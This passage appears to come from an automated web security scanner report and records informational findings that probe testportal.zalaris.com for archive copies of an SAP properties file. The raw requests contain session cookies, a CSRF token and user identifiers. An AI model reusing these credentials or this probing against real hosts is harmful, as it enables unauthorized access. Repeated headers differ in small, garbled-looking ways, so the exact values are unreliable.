ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```


Te: trailers
Connection: close

Response 2

HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:58:11 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co https://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2>500 Internal Server Error</H2>

Error is logged with Tag: {0063b861}
<hr>
Thu Jun 30 12:58:11 2022
</body></html>

23.96. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.tar.gz

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties**

Request 1

GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.tar.gz?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:58:23 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 10:58:12 GMT
sap-server: true
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapshf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcor.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 35773

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The application was started, however, in standards mode (IE9 or higher
...[SNIP]...

Request 2

GET /sap/public/bc/ur/nw7/js/texts/nlqcxu.properties.tar.gz?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea0e07cf7e2499ed8410ba9f; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 2

HTTP/1.1 404 Resource Not Found

Date: Thu, 30 Jun 2022 10:58:25 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close

23.97. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.tar.lzma

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties

Request 1

GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.tar.lzma?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:58:36 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 10:58:26 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com

```

https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The
application was started, however, in standards mode (IE9 or higher
...[SNIP]...

```

Request 2

```

GET /sap/public/bc/ur/nw7/js/texts/vmtduiygf.properties.tar.lzma?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

```

Response 2

```

HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:58:39 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:

```

```
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.98. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.tar.xz

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties**

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.tar.xz?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJD|CC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:58:52 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 10:58:40 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
